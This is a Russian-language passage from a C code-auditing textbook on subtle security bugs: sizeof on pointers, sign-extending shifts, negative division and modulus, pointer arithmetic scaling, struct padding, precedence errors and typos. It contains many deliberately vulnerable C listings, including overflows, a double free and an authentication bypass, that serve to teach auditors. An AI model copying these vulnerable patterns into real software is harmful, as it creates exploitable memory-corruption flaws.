Операторы могут давать непредвиденные результаты. Как вы видели, несанитизированные операнды, используемые в простых арифметических операциях, потенциально могут открывать дыры безопасности в приложениях. Эти проблемы обычно являются результатом пересечения граничных условий, влияющих на смысл результата. Кроме того, у каждого оператора есть связанные promotions типов, которые выполняются над каждым из его операндов неявно и могут давать неожиданные результаты. Поскольку получение неожиданных результатов - суть обнаружения уязвимостей, важно знать, как такие результаты могут возникать и какие исключительные условия могут произойти. Следующие разделы выделяют эти исключительные условия и объясняют некоторые распространенные неправильные применения операторов, которые могут приводить к потенциальным уязвимостям.

### Оператор sizeof

Первый оператор, который стоит упомянуть, - sizeof. Он регулярно используется для выделений буферов, сравнений размеров и параметров размера для функций, ориентированных на длину. Оператор sizeof подвержен неправильному использованию в некоторых обстоятельствах, что может приводить к тонким уязвимостям в коде, который иначе выглядит надежным.

Одна из самых распространенных ошибок с sizeof - случайно использовать его на указателе вместо его цели. Листинг 6-24 показывает пример этой ошибки.

#### Листинг 6-24. Пример уязвимости misuse sizeof

```
char *read_username(int sockfd)  
{  
    char *buffer, *style, userstring[1024];  
    int i;  
  
    buffer = (char *)malloc(1024);  
  
    if(!buffer){  
        error("buffer allocation failed: %m");  
        return NULL;  
    }  
  
    if(read(sockfd, userstring, sizeof(userstring)-1) <= 0){  
        free(buffer);  
        error("read failure: %m");  
        return NULL;  
    }  
}
```

```

userstring[sizeof(userstring)-1] = '\0';

style = strchr(userstring, ':');

if(style)
    *style++ = '\0';

sprintf(buffer, "username=%.32s", userstring);

if(style)
    snprintf(buffer, sizeof(buffer)-strlen(buffer)-1,
             ", style=%s\n", style);

return buffer;
}

```

В этом коде некоторые пользовательские данные считываются из сети и копируются в выделенный буфер. Однако `sizeof` некорректно используется на `buffer`. Намерение состоит в том, чтобы `sizeof(buffer)` вернул 1024, но поскольку он используется на типе указателя на символ, он возвращает только 4. Это приводит к условию `integer underflow` в параметре размера для `snprintf()`, когда присутствует значение `style`; следовательно, произвольный объем данных может быть записан в память, на которую указывает переменная `buffer`. Эту ошибку довольно легко сделать, и она часто не очевидна при чтении кода, поэтому внимательно следите за типами переменных, передаваемых оператору `sizeof`. Чаще всего они возникают в аргументах длины, как в предыдущем примере, но иногда также могут возникать при вычислении длины для пространства выделения. Причина, по которой этот тип бага довольно редок, состоит в том, что неправильное выделение, скорее всего, вызвало бы аварийное завершение программы и поэтому было бы поймано до выпуска во многих приложениях, если только оно не находится в редко проходящем пути кода.

`sizeof()` также играет важную роль в багах `signed/unsigned`-сравнений (рассмотренных в разделе "Сравнения" ранее в этой главе) и проблемах `padding` структур (рассмотренных в разделе "Padding структур" далее в этой главе).

#### Совет аудиту: `sizeof`

Будьте настороже при использовании `sizeof`, где разработчики берут размер указателя на буфер, хотя намерены взять размер самого буфера. Это часто происходит из-за ошибок редактирования, когда буфер перемещают изнутри функции в передачу в функцию.

Снова ищите `sizeof` в выражениях, которые заставляют операнды преобразовываться в `unsigned`-значения.

## Неожиданные результаты

Вы исследовали две основные особенности арифметических операторов: граничные условия, связанные с хранением целочисленных типов, и проблемы, вызванные преобразованиями, которые происходят, когда арифметические операторы используются в выражениях. Еще несколько нюансов

С могут приводить к непредвиденному поведению, особенно нюансы, связанные с тем, что базовые машинные примитивы учитывают `signed-ness`. Если результат ожидается в конкретном диапазоне, атакующие иногда могут нарушить эти ожидания.

Достаточно интересно, что на машинах с `twos complement` в С есть только несколько операторов, где `signed-ness` операндов может влиять на результат операции. Самые важные операторы в этой группе - `comparisons`. Помимо `comparisons`, только три других оператора С имеют результат,

чувствительный к тому, являются ли операнды signed: right shift (>>), division (/) и modulus (%). Эти операторы могут давать неожиданные отрицательные результаты при использовании с signed-операндами из-за их базовых машинных операций, учитывающих знак. Как ревьюер кода, вы должны следить за неправильным использованием этих операторов, потому что они могут давать результаты, выходящие за диапазон ожидаемых значений и застающие разработчиков врасплох.

Оператор right shift (>>) часто используется в приложениях вместо оператора деления при делении на степени 2. Проблемы могут возникнуть при использовании этого оператора с signed-целым как левым операндом. При right-shifting отрицательного значения знак значения сохраняется базовой машиной, выполняющей арифметический сдвиг с sign extension. Этот сдвиг вправо с сохранением знака показан в листинге 6-25.

#### Листинг 6-25. Sign-preserving right shift

```
signed char c = 0x80;
c >>= 4;

1000 0000 - value before right shift
1111 1000 - value after right shift
```

Листинг 6-26 показывает, как этот код может дать неожиданный результат, приводящий к уязвимости. Он близок к фактической уязвимости, недавно найденной в клиентском коде.

#### Листинг 6-26. Пример уязвимости right shift

```
int print_high_word(int number)
{
    char buf[sizeof("65535")];

    sprintf(buf, "%u", number >> 16);

    return 0;
}
```

Эта функция предназначена для печати 16-битного unsigned-целого - старших 16 битов аргумента number. Поскольку number signed, right shift выполняет sign extension для number на 16 битов, если он отрицательный. Поэтому спецификатор %u для sprintf() способен напечатать число намного больше, чем sizeof("65535"), то есть объем пространства, выделенный для буфера назначения, и результатом становится переполнение буфера. Уязвимые right shifts - хорошие примеры багов, которые трудно найти в исходном коде, но легко увидеть в assembly-коде. В Intel assembly-коде signed, или arithmetic, right shift выполняется мнемоникой sar. Logical, или unsigned, right shift выполняется мнемоникой shr. Поэтому анализ assembly-кода может помочь определить, является ли right shift потенциально уязвимым к sign extension. Таблица 6-9 показывает signed- и unsigned-операции right shift в assembly-коде.

**Таблица 6-9. Signed versus unsigned right-shift operations in assembly**

| Signed Right-Shift Operations | Unsigned Right-Shift Operations |
|-------------------------------|---------------------------------|
| mov eax, [ebp+8]              | mov eax, [ebp+8]                |
| sar eax, 16                   | shr eax, 16                     |
| push eax                      | push eax                        |
| push offset string            | push offset string              |
| lea eax, [ebp+var_8]          | lea eax, [ebp+var_8]            |
| push eax                      | push eax                        |
| call sprintf                  | call sprintf                    |

Division (/) - еще один оператор, который может давать неожиданные результаты из-за учета знака. Всякий раз, когда один из операндов отрицательный, результирующее частное тоже отрицательное. Часто приложения не учитывают возможность отрицательных результатов при выполнении деления над целыми числами. Листинг 6-27 показывает, как использование отрицательных операндов может создать уязвимость с делением.

#### Листинг 6-27. Пример уязвимости division

```
int read_data(int sockfd)
{
    int bitlength;
    char *buffer;

    bitlength = network_get_int(length);

    buffer = (char *)malloc(bitlength / 8 + 1);

    if (buffer == NULL)
        die("no memory");

    if (read(sockfd, buffer, bitlength / 8) < 0){
        error("read error: %m");
        return -1;
    }

    return 0;
}
```

Листинг 6-27 берет параметр bitlength из сети и выделяет память на его основе. bitlength делится на 8, чтобы получить число байтов, необходимых для данных, которые затем считываются из сокета. К результату добавляется единица, предположительно для хранения дополнительных битов, если предоставленный bitlength не кратен 8. Если деление можно заставить вернуть -1, сложение 1 дает 0, что приводит к выделению маленького количества памяти с помощью malloc(). Затем третий аргумент для read() будет -1, который преобразуется в size\_t и интерпретируется как большое положительное значение.

Аналогично, оператор modulus (%) может давать отрицательные результаты при работе с отрицательным операндом-делимым. Аудиторы кода должны следить за операциями modulus, которые некорректно sanitize свои операнды-делимые, потому что они могут давать отрицательные результаты, способные создать проблему безопасности. Операторы modulus часто используются при работе с массивами фиксированного размера, такими как хеш-таблицы, поэтому отрицательный результат может немедленно индексировать перед началом массива, как показано в листинге 6-28.

#### Листинг 6-28. Пример уязвимости modulus

```
# define SESSION_SIZE 1024

struct session {
    struct session *next;
    int session_id;
}

struct header {
    int session_id;
    ...
};

struct session *sessions[SESSION_SIZE];

struct session *session_new(int session_id)
{
    struct session *new1, *tmp;

    new1 = malloc(sizeof(struct session));
```

```

    if(!new1)
        die("malloc: %m");

    new1->session_id = session_id;
    new1->next = NULL;

    if(!sessions[session_id%(SESSION_SIZE-1)])
    {
        sessions[session_id%(SESSION_SIZE-1)] = new1;
        return new1;
    }

    for(tmp = sessions[session_id%(SESSION_SIZE-1)]; tmp->next;
        tmp = tmp->next);

    tmp->next = new1;

    return new1;
}

int read_packet(int sockfd)
{
    struct session *session;
    struct header hdr;

    if(full_read(sockfd, (void *)&hdr, sizeof(hdr)) !=
        sizeof(hdr))
    {
        error("read: %m");
        return -1;
    }

    if((session = session_find(hdr.session_id)) == NULL)
    {
        session = session_new(hdr.sessionid);
        return 0;
    }

    ... validate packet with session ...

    return 0;
}

```

Как видите, заголовок считывается из сети, и информация о сессии извлекается из хеш-таблицы на основе поля идентификатора сессии этого заголовка. Сессии сохраняются в хеш-таблице сессий для последующего извлечения программой. Если идентификатор сессии отрицательный, результат оператора modulus отрицательный, и элементы массива sessions за пределами границ индексируются и, возможно, записываются, что, вероятно, было бы эксплуатируемым условием.

Как и с оператором right shift, unsigned- и signed-операции деления и modulus можно легко различить в Intel assembly-коде. Мнемоника для unsigned-инструкции деления - div, а ее signed-аналог - idiv. Таблица 6-10 показывает разницу между signed- и unsigned-операциями деления. Обратите внимание, что компиляторы часто используют операции right shift вместо деления, когда делитель является константой.

**Таблица 6-10. Signed versus unsigned divide operations in assembly**

| Signed Divide Operations | Unsigned Divide Operations |
|--------------------------|----------------------------|
| mov eax, [ebp+8]         | mov eax, [ebp+8]           |
| mov ecx, [ebp+c]         | mov ecx, [ebp+c]           |
| cdq                      | cdq                        |
| idiv ecx                 | div ecx                    |
| ret                      | ret                        |

### Совет аудитору: Unexpected Results

Всякий раз, когда вы встречаете сдвиг вправо, обязательно проверьте, является ли левый операнд signed. Если да, может существовать небольшой потенциал для уязвимости. Аналогично ищите операции остатка и деления, работающие с signed-операндами. Если пользователи могут задавать отрицательные значения, они могут вызвать неожиданные результаты.

## Арифметика указателей

Указатели обычно становятся первым крупным препятствием, с которым сталкиваются начинающие C-программисты, поскольку их довольно трудно понять. Правила, связанные с арифметикой указателей, разыменованием и косвенностью, семантикой передачи по значению, приоритетом операторов указателей и псевдоэквивалентностью с массивами, могут быть сложны для изучения. Следующие разделы сосредоточены на нескольких аспектах арифметики указателей, которые могут удивить разработчиков и привести к возможным проблемам безопасности.

### Обзор указателей

Вы знаете, что указатель - по сути местоположение в памяти, адрес, поэтому это тип данных, который неизбежно зависит от реализации. На разных архитектурах могут быть заметно разные представления указателей, и указатели могут реализовываться по-разному даже на 32-битной архитектуре Intel. Например, у вас может быть 16-битный код или даже компилятор, который прозрачно поддерживал нестандартные схемы виртуальной памяти с сегментами. Поэтому предположим, что это обсуждение использует распространенную архитектуру компиляторов GCC или VC++ для пользовательского кода на машинах Intel.

Вы знаете, что указатели, вероятно, должны быть unsigned-целыми, потому что допустимые адреса виртуальной памяти могут находиться в диапазоне от 0x0 до 0xffffffff. Тем не менее кажется немного странным, когда вы вычитаете два указателя. Разве указатель не должен как-то представлять отрицательные значения? Оказывается, результат вычитания вообще не указатель; вместо этого это signed-целочисленный тип, известный как ptrdiff\_t.

Указатели можно свободно преобразовывать в целые числа и в указатели других типов с помощью приведений. Однако компилятор не дает гарантии, что результирующий указатель или целое правильно выровнены или указывают на допустимый объект. Поэтому указатели - одна из более зависящих от реализации частей языка C.

### Обзор арифметики указателей

Когда вы выполняете арифметику с указателем, что происходит? Вот простой пример добавления 1 к указателю:

```
short *j;

j=(short *)0x1234;

j = j + 1;
```



В этом коде есть указатель на `short` с именем `j`. Он инициализирован произвольным фиксированным адресом `0x1234`. Это плохой C-код, но он помогает донести мысль. Как упоминалось ранее, указатели и целые числа можно рассматривать взаимозаменяемо, пока вы используете приведения, но результаты зависят от реализации. Можно предположить, что после добавления 1 к `j`, `j` равен `0x1235`. Однако, как вы, вероятно, знаете, происходит не это. `j` на самом деле равен `0x1236`.

Когда C выполняет арифметику с участием указателя, он выполняет операцию относительно размера целевого объекта этого указателя. Поэтому когда вы добавляете 1 к указателю на объект, результатом является указатель на следующий объект такого размера в памяти. В этом примере объект - `short integer`, который занимает 2 байта на 32-битной архитектуре Intel, поэтому `short` после `0x1234` в памяти находится по адресу `0x1236`. Если вы вычитаете 1, результат - адрес `short` перед тем, что находится по `0x1234`, то есть `0x1232`. Если вы добавляете 5, получается адрес `0x123e`, то есть пятый `short` после того, что находится по `0x1234`.

Другой способ думать об этом: указатель на объект рассматривается как массив, состоящий из одного элемента этого объекта. Поэтому `j`, указатель на `short`, рассматривается как массив `short j[1]`, содержащий один `short`. Следовательно, `j + 2` было бы эквивалентно `&j[2]`. Таблица 6-11 показывает эту концепцию.

**Таблица 6-11. Арифметика указателей и память**

| Выражение указателя | Выражение массива                        | Адрес                                     |
|---------------------|------------------------------------------|-------------------------------------------|
| <code>j - 2</code>  | <code>&amp;j[-2]</code>                  | <code>0x1230</code> , <code>0x1231</code> |
| <code>j - 1</code>  | <code>&amp;j[-1]</code>                  | <code>0x1232</code> , <code>0x1233</code> |
| <code>j</code>      | <code>j</code> or <code>&amp;j[0]</code> | <code>0x1234</code> , <code>0x1235</code> |
| <code>j + 1</code>  | <code>&amp;j[1]</code>                   | <code>0x1236</code> , <code>0x1237</code> |
| <code>j + 2</code>  | <code>&amp;j[2]</code>                   | <code>0x1238</code> , <code>0x1239</code> |
| <code>j + 3</code>  | <code>&amp;j[3]</code>                   | <code>0x123a</code> , <code>0x123b</code> |
| <code>j + 4</code>  | <code>&amp;j[4]</code>                   | <code>0x123c</code> , <code>0x123d</code> |
| <code>j + 5</code>  | <code>&amp;j[5]</code>                   | <code>0x123e</code> , <code>0x123f</code> |

Теперь посмотрите на детали важных операторов арифметики указателей, рассмотренных в следующих разделах.

## Сложение

Правила сложения указателей немного более строгие, чем можно ожидать. Вы можете добавить целочисленный тип к типу указателя или тип указателя к целочисленному типу, но не можете добавить тип указателя к типу указателя. Это имеет смысл, если учитывать, что сложение указателей фактически делает; компилятор не знал бы, какой указатель использовать как базовый тип, а какой - как индекс. Например, посмотрите на следующую операцию:

```
unsigned short *j;

unsigned long *k;

x = j+k;
```

Эта операция была бы недопустимой, потому что компилятор не знал бы, как преобразовать `j` или `k` в индекс для арифметики указателей. Конечно, можно привести `j` или `k` к целому, но результат был бы неожиданным, и маловероятно, что кто-то сделал бы это намеренно.

Одно интересное правило C состоит в том, что оператор индексации относится к категории сложения указателей. Стандарт C говорит, что оператор индексации эквивалентен выражению со сложением следующим образом:

```
E1[E2] is equivalent to *((E1)+(E2))
```

С учетом этого посмотрите на следующий пример:

```
char b[10];  
  
b[4]='a';
```

Выражение `b[4]` относится к пятому объекту в символьном массиве `b`. Согласно правилу, вот эквивалентный способ записи:

```
((*(b)+(4)))='a';
```

Вы знаете из предыдущего анализа, что `b + 4`, где `b` имеет тип указателя на `char`, то же самое, что сказать `&b[4]`; поэтому выражение было бы похоже на `((*&b[4]))` или `b[4]`.

Наконец, обратите внимание, что результирующий тип сложения между целым и указателем - тип указателя.

## Вычитание

Вычитание имеет правила, похожие на сложение, за исключением того, что вычитание одного указателя из другого допустимо. Когда вы вычитаете указатель из указателя того же типа, вы запрашиваете разницу в индексах двух элементов. В этом случае результирующий тип не указатель, а `ptrdiff_t`, то есть signed-целочисленный тип. Стандарт C указывает, что он должен быть определен в заголовочном файле `stddef.h`.

## Сравнение

Сравнение между указателями работает так, как можно ожидать. Они рассматривают относительные положения двух указателей в виртуальном адресном пространстве. Результирующий тип тот же, что и у других сравнений: целочисленный тип, содержащий 1 или 0.

## Условный оператор

Условный оператор `?:` может иметь указатели как последние два операнда, и ему нужно согласовать их типы почти так же, как при использовании с арифметическими операндами. Он делает это, применяя все `qualifiers`, которые есть у любого типа указателя, к результирующему типу.

## Уязвимости

Немногие уязвимости, связанные с арифметикой указателей, были широко опубликованы, по крайней мере в описываемом здесь смысле. Множество уязвимостей, включающих манипуляцию указателями на символы, по сути сводятся к ошибочному подсчету размеров буферов, и хотя технически они квалифицируются как ошибки арифметики указателей, они не настолько тонки, насколько могут быть уязвимости указателей. Более опасная форма проблем - та, где разработчики ошибочно выполняют арифметику над указателями, не осознавая, что их целочисленные операнды масштабируются по размеру целевого объекта указателя. Рассмотрите следующий код:

```
int buf[1024];

int *b=buf;

while (havedata() && b < buf + sizeof(buf))
{
    *b++=parseint(getdata());
}
```

Замысел `b < buf + sizeof(buf)` - предотвратить продвижение `b` дальше `buf[1023]`. Однако фактически это предотвращает продвижение `b` дальше `buf[4092]`. Поэтому этот код потенциально уязвим к довольно прямолинейному переполнению буфера.

Листинг 6-29 выделяет буфер, а затем копирует первый компонент пути из строки аргумента в буфер. Есть проверка длины, защищающая функцию `wscat` от переполнения выделенного буфера, но она построена некорректно. Поскольку строки являются `wide characters`, вычитание указателей, выполняемое для проверки размера входа (`sep - string`), возвращает разницу двух указателей в `wide characters`, то есть разницу между двумя указателями в байтах, деленную на 2. Поэтому эта проверка длины проходит, пока (`sep - string`) содержит меньше (`MAXCHARS * 2`) `wide characters`, что может быть вдвое больше пространства, чем способен удержать выделенный буфер.

### Листинг 6-29. Пример уязвимости `pointer arithmetic`

```
wchar_t *copy_data(wchar_t *string)
{
    wchar *sep, *new;
    int size = MAXCHARS * sizeof(wchar);

    new = (wchar *)xmalloc(size);

    *new = '\0';

    if(*string != '/'){
        wcscpy(new, "/");
        size -= sizeof(wchar_t);
    }

    sep = wstrchr(string, '/');

    if(!sep)
        sep = string + wcslen(string);

    if(sep - string >= (size - sizeof(wchar_t)))
    {
        free(new);
        die("too much data");
    }
    *sep = '\0';

    wscat(new, string);

    return new;
}
```

### Совет аудитору

Ошибки арифметики указателей может быть трудно заметить. Всякий раз, когда выполняется арифметическая операция с участием указателей, выясните тип этих указателей, а затем проверьте, согласуется ли операция с неявной арифметикой, которая происходит. В листинге 6-29 использован ли `sizeof()` некорректно с указателем на тип, который не является байтом? Произошла ли похожая операция, где разработчик предположил, что тип указателя не повлияет на то, как операция выполняется?

## Другие нюансы C

Следующие разделы затрагивают особенности и темные углы языка C, где могут быть сделаны ошибки, значимые для безопасности. Доступно не так много реальных примеров таких уязвимостей, но все равно нужно знать о потенциальных рисках. Некоторые примеры могут казаться искусственными, но попробуйте представить их скрытыми под слоями макросов и взаимозависимых функций, и они могут показаться более реалистичными.

### Порядок вычисления

Для большинства операторов C не гарантирует порядок вычисления операндов или порядок присваиваний от "побочных эффектов" выражения. Например, рассмотрите этот код:

```
printf("%d\n", i++, i++);
```

Нет гарантии, в каком порядке выполняются два инкремента, и вы обнаружите, что вывод меняется в зависимости от компилятора и архитектуры, на которой вы компилируете программу.

Единственные операторы, для которых порядок вычисления гарантирован, - `&&`, `||`, `:` и `,`. Обратите внимание, что запятая не относится к аргументам функции; их порядок вычисления зависит от реализации. Поэтому в таком простом коде, как следующий, нет гарантии, что `a()` вызывается до `b()`:

```
x = a() + b();
```

Неоднозначные побочные эффекты немного отличаются от неоднозначного порядка вычисления, но имеют похожие последствия. Побочный эффект - выражение, вызывающее изменение переменной: присваивание или оператор инкремента, такой как `++`. Порядок вычисления побочных эффектов не определен внутри одного выражения, поэтому что-то вроде следующего зависит от реализации и, следовательно, может вызывать проблемы:

```
a[i] = i++;
```

Как эти проблемы могут влиять на безопасность? В листинге 6-30 разработчик использует вызов `getstr()` для получения строки пользователя и строки пароля из некоторого внешнего источника. Однако если система перекомпилируется и порядок вычисления для функции `getstr()` изменится, код может в итоге записать пароль в журнал вместо имени пользователя. Следует признать, что это проблема низкого риска, которую поймали бы во время тестирования.

### Листинг 6-30. Логическая уязвимость порядка вычисления

```

int check_password(char *user, char *pass)
{
    if (strcmp(getpass(user), pass))
    {
        logprintf("bad password for user %s\n", user);
        return -1;
    }
    return 0;
}
...
if (check_password(getstr(), getstr())
    exit(1);

```

В листинге 6-31 есть функция `copy_packet()`, которая считывает пакет из сети. Она использует макрос `GET32()` для извлечения целого из пакета и продвижения указателя. В протоколе предусмотрен необязательный padding, а наличие поля размера padding указывается флагом в заголовке пакета. Поэтому если `FLAG_PADDING` установлен, порядок вычисления макросов `GET32()` для вычисления `datasize` может быть обратным. Если опция padding находится в довольно редко используемой части протокола, ошибка такого рода может остаться незамеченной в производственном использовании.

### Листинг 6-31. Уязвимость порядка вычисления макроса

```

# define GET32(x) (*((unsigned int *) (x))++)

u_char *copy_packet(u_char *packet)
{
    int *w = (int *) packet;
    unsigned int hdrvar, datasize;

    /* packet format is hdr var, data size, padding size */

    hdrvar = GET32(w);

    if (hdrvar & FLAG_PADDING)
        datasize = GET32(w) - GET32(w);
    else
        datasize = GET32(w);

    ...
}

```

## Padding структур

Одна несколько неочевидная особенность структур C состоит в том, что члены структуры не обязаны располагаться непрерывно в памяти. Порядок членов гарантированно следует порядку, который указывают программисты, но padding структуры может использоваться между членами для облегчения выравнивания и нужд производительности. Вот пример простой структуры:

```

struct bob
{
    int a;

    unsigned short b;

    unsigned char c;
};

```

Как вы думаете, чему равен `sizeof(bob)`? Разумная догадка - 7; это `sizeof(a) + sizeof(b) + sizeof(c)`, то есть  $4 + 2 + 1$ . Однако большинство компиляторов возвращают 8, потому что вставляют padding структуры. Это поведение сейчас несколько неочевидно, но определенно станет

хорошо известным явлением по мере появления большего количества 64-битного кода, потому что оно может влиять на этот код острее. Как это может иметь последствия для безопасности? Рассмотрите листинг 6-32.

#### Листинг 6-32. Padding структуры в сетевом протоколе

```
struct netdata
{
    unsigned int query_id;
    unsigned short header_flags;

    unsigned int sequence_number;
};

int packet_check_replay(unsigned char *buf, size_t len)
{
    struct netdata *n = (struct netdata *)buf;

    if ((ntohl(n->sequence_number) <= g_last_sequence_number)
        return PARSE_REPLAYATTACK;

    // packet is safe - process
    return PARSE_SAFE;
}
```

На 32-битной big-endian-системе структура netdata, скорее всего, будет размещена так, как показано на рисунке 6-9. У вас есть unsigned int, unsigned short, 2 байта padding и unsigned int, что дает общий размер структуры 12 байт. Рисунок 6-10 показывает трафик, идущий по сети, в сетевом порядке байтов. Если разработчики не предвидят padding, вставленный в структуру, они могут неверно интерпретировать сетевой протокол. Эта ошибка может заставить сервер принять replay attack.

**Рисунок 6-9.** Структура netdata на 32-битной big-endian-машине: query\_id, header\_flags, 2 байта padding, затем sequence\_number.

**Рисунок 6-10.** Сетевой протокол в сетевом порядке байтов: query\_id, header\_flags и seqnum идут последовательно без padding.

Вероятность совершить ошибку такого рода увеличивается с 64-битными архитектурами. Если структура содержит указатель или значение long, размещение структуры в памяти, скорее всего, изменится. Любое 64-битное значение, такое как указатель или long int, займет вдвое больше пространства, чем на 32-битной системе, и должно быть помещено на границу 64-битного выравнивания.

Содержимое padding-битов зависит от того, что находится в памяти, когда структура выделена. Эти биты могут отличаться, что может приводить к логическим ошибкам с участием сравнений памяти, как показано в листинге 6-33.

#### Листинг 6-33. Пример double free из-за padding структуры

```
struct sh
{
    void *base;
    unsigned char code;
    void *descptr;
};

void free_sechdrs(struct sh *a, struct sh *b)
{
    if (!memcmp(a, b, sizeof(a)))
    {
        /* they are equivalent */
        free(a->descptr);
        free(a->base);
        free(a);
        return;
    }
}
```

```

    }

    free(a->descptr);
    free(a->base);
    free(a);
    free(b->descptr);
    free(b->base);
    free(b);
    return;
}

```

Если padding структуры отличается в двух структурах, это может вызвать ошибку double-free. Посмотрите на листинг 6-34.

#### Листинг 6-34. Пример плохого подсчета с padding структуры

```

struct hdr
{
    int flags;
    short len;
};

struct hdropt
{
    char opt1;

    char optlen;
    char desc1;
};

struct msghdr
{
    struct hdr h;
    struct hdropt o;
};

struct msghdr *form_hdr(struct hdr *h, struct hdropt *o)
{
    struct msghdr *m=xmalloc(sizeof *h + sizeof *o);

    memset(m, 0, sizeof(struct msghdr));

    ...

```

Размер hdropt, скорее всего, будет 3, потому что нет требований padding для выравнивания. Размер hdr, скорее всего, будет 8, а размер msghdr, вероятно, будет 12 для выравнивания двух структур. Следовательно, memset запишет 1 байт за пределы выделенных данных значением \0.

## Приоритет операторов

Когда вы ревьюите код, написанный опытными разработчиками, вы часто видите сложные выражения, которые кажутся опасно лишенными скобок. Интересной уязвимостью была бы ситуация, где допущена ошибка приоритета, но она происходит так, что не полностью нарушает работу программы.

Первая потенциальная проблема - приоритет битовых операторов `&` и `|`, особенно когда вы смешиваете их с операторами сравнения и равенства, как показано в этом примере:

```
if ( len & 0x80000000 != 0)
    die("bad len!");

if (len < 1024)
    memcpy(dst, src, len);
```

Программисты пытаются увидеть, является ли `len` отрицательным, проверяя старший бит. Их замысел примерно такой:

```
if ( (len & 0x80000000) != 0)
    die("bad len!");
```

Однако фактически в assembly-коде отображается следующее:

```
if ( len & (0x80000000 != 0))
    die("bad len!");
```

Этот код вычислялся бы как `len & 1`. Если наименее значащий бит `len` не установлен, эта проверка прошла бы, и пользователи могли бы указать отрицательный аргумент для `memcpy()`.

Существуют также потенциальные проблемы приоритета с присваиванием, но они вряд ли появятся в production-коде из-за предупреждений компилятора. Например, посмотрите на следующий код:

```
if (len = getlen() > 30)
    snprintf(dst, len - 30, "%s", src)
```

Авторы намеревались написать следующее:

```
if ((len = getlen()) > 30)
    snprintf(dst, len - 30, "%s", src)
```

Однако получили следующее:

```
if (len = (getlen() > 30))
    snprintf(dst, len - 30, "%s", src)
```

`len` будет 1 или 0 на выходе из оператора `if`. Если это 1, второй аргумент для `snprintf()` равен -29, что по сути является неограниченной строкой.

Вот еще одна потенциальная ошибка приоритета:

```
int a = b + c >> 3;
```

Авторы намеревались написать следующее:

```
int a = b + (c >> 3);
```

Как можно представить, они получили следующее:

```
int a = (b + c) >> 3;
```

## Макросы и препроцессор

Препроцессор C также может быть источником проблем безопасности. Большинство людей знакомы с проблемами в макросе вроде этой:

```
# define SQUARE(x) x*x
```



Если использовать ее так:

```
y = SQUARE(z + t);
```

Она вычислится как следующее:

```
y = z + t*z + t;
```

Этот результат очевидно неверен. Рекомендуемое исправление - поставить скобки вокруг макроса и аргументов, чтобы получилось следующее:

```
# define SQUARE(x) ((x)*(x))
```

Вы все еще можете попасть в неприятности с макросами, построенными таким образом, если учитывать порядок вычисления и проблемы побочных эффектов. Например, если использовать следующее:

```
y = SQUARE(j++);
```

Оно вычислится как:

```
y = ((j++)*(j++));
```

Этот результат зависит от реализации. Аналогично, если использовать следующее:

```
y = SQUARE(getint());
```

Оно вычислится как:

```
y = ((getint())*(getint()));
```

Этот результат, вероятно, не то, что имел в виду автор. Макросы, безусловно, могут вводить проблемы безопасности, если используются далеко за пределами обычной практики, поэтому обращайтесь внимание при аудите кода, активно использующего их. Если сомневаетесь, разверните их вручную или посмотрите на вывод прохода препроцессора.

## Опечатки

Программисты могут делать множество простых типографических ошибок, которые могут не влиять на компиляцию программы или не нарушать процессы выполнения программы, но эти опечатки могут приводить к проблемам, значимым для безопасности. Эти ошибки довольно редки в production-коде, но иногда появляются. Искать опечатки в коде может быть занятно. Возможные типографические ошибки представлены как серия задач. Попробуйте заметить ошибку до чтения анализа.

### Задача 1

```
while (*src && left)
{
    *dst++=*src++;

    if (left = 0)
        die("badlen");

    left--;
}
```

Оператор `if (left = 0)` должен читаться как `if (left == 0)`.

В корректной версии кода, если `left` равен 0, цикл обнаруживает попытку переполнения буфера и аварийно завершается. В некорректной версии оператор `if` присваивает 0 в `left`, а результат

этого присваивания - значение 0. Оператор `if (0)` не истинен, поэтому следующее, что происходит, - оператор `left--`; . Поскольку `left` равен 0, `left--` становится отрицательной 1 или большим положительным числом, в зависимости от типа `left`. В любом случае `left` не 0, поэтому цикл `while` продолжается, и проверка не предотвращает переполнение буфера.

## Задача 2

```
int f;

f=get_security_flags(username);

if (f = FLAG_AUTHENTICATED)

{
    return LOGIN_OK;
}

return LOGIN_FAILED;
```

Оператор `if (f = FLAG_AUTHENTICATED)` должен читаться так:

```
if (f == FLAG_AUTHENTICATED)
```

В корректной версии кода, если флаги безопасности пользователя показывают, что он аутентифицирован, функция возвращает `LOGIN_OK`. Иначе она возвращает `LOGIN_FAILED`.

В некорректной версии оператор `if` присваивает то, чем окажется `FLAG_AUTHENTICATED`, в `f`. Оператор `if` всегда проходит, потому что `FLAG_AUTHENTICATED` - некоторое ненулевое значение. Поэтому функция возвращает `LOGIN_OK` для каждого пользователя.

## Задача 3

```
for (i==5; src[i] && i<10; i++)

{
    dst[i-5]=src[i];
}
```

Оператор `for (i==5; src[i] && i<10; i++)` должен читаться так:

```
for (i=5; src[i] && i<10; i++)
```

В корректной версии кода цикл `for` копирует 4 байта, начиная чтение с `src[5]` и начиная запись в `dst[0]`. В некорректной версии выражение `i==5` вычисляется как `true` или `false`, но не влияет на содержимое `i`. Поэтому если `i` - некоторое значение меньше 10, это может заставить цикл `for` писать и читать за границами буферов `dst` и `src`.

## Задача 4

```
if (get_string(src) &&

    check_for_overflow(src) & copy_string(dst,src))

    printf("string safely copied\n");
```

Оператор `if` должен читаться так:

```
if (get_string(src) &&
    check_for_overflow(src) && copy_string(dst,src))
```

В корректной версии кода программа получает строку в буфер `src` и проверяет буфер `src` на переполнение. Если переполнения нет, она копирует строку в буфер `dst` и печатает "string safely copied".

В некорректной версии оператор `&` не имеет тех же характеристик, что оператор `&&`. Даже если в этой ситуации нет проблемы, вызванной разницей между логическим и битовым AND, все еще есть критическая проблема *short-circuit evaluation* и гарантированного порядка выполнения. Поскольку это битовая операция AND, оба выражения-операнда вычисляются, и порядок, в котором они вычисляются, не обязательно известен. Поэтому `copy_string()` вызывается, даже если `check_for_overflow()` завершается неудачно, и он может быть вызван до `check_for_overflow()`.

## Задача 5

```
if (len > 0 && len <= sizeof(dst));
    memcpy(dst, src, len);
```

Оператор `if` должен читаться так:

```
if (len > 0 && len <= sizeof(dst))
```

В корректной версии кода программа выполняет `memcpy()` только если длина находится в определенных границах, тем самым предотвращая атаку переполнения буфера. В некорректной версии лишняя точка с запятой в конце оператора `if` обозначает пустой оператор, что означает, что `memcpy()` всегда выполняется, независимо от результата проверок длины.

## Задача 6

```
char buf[040];
snprintf(buf, 40, "%s", userInput);
```

Оператор `char buf[040];` должен читаться как `char buf[40];`.

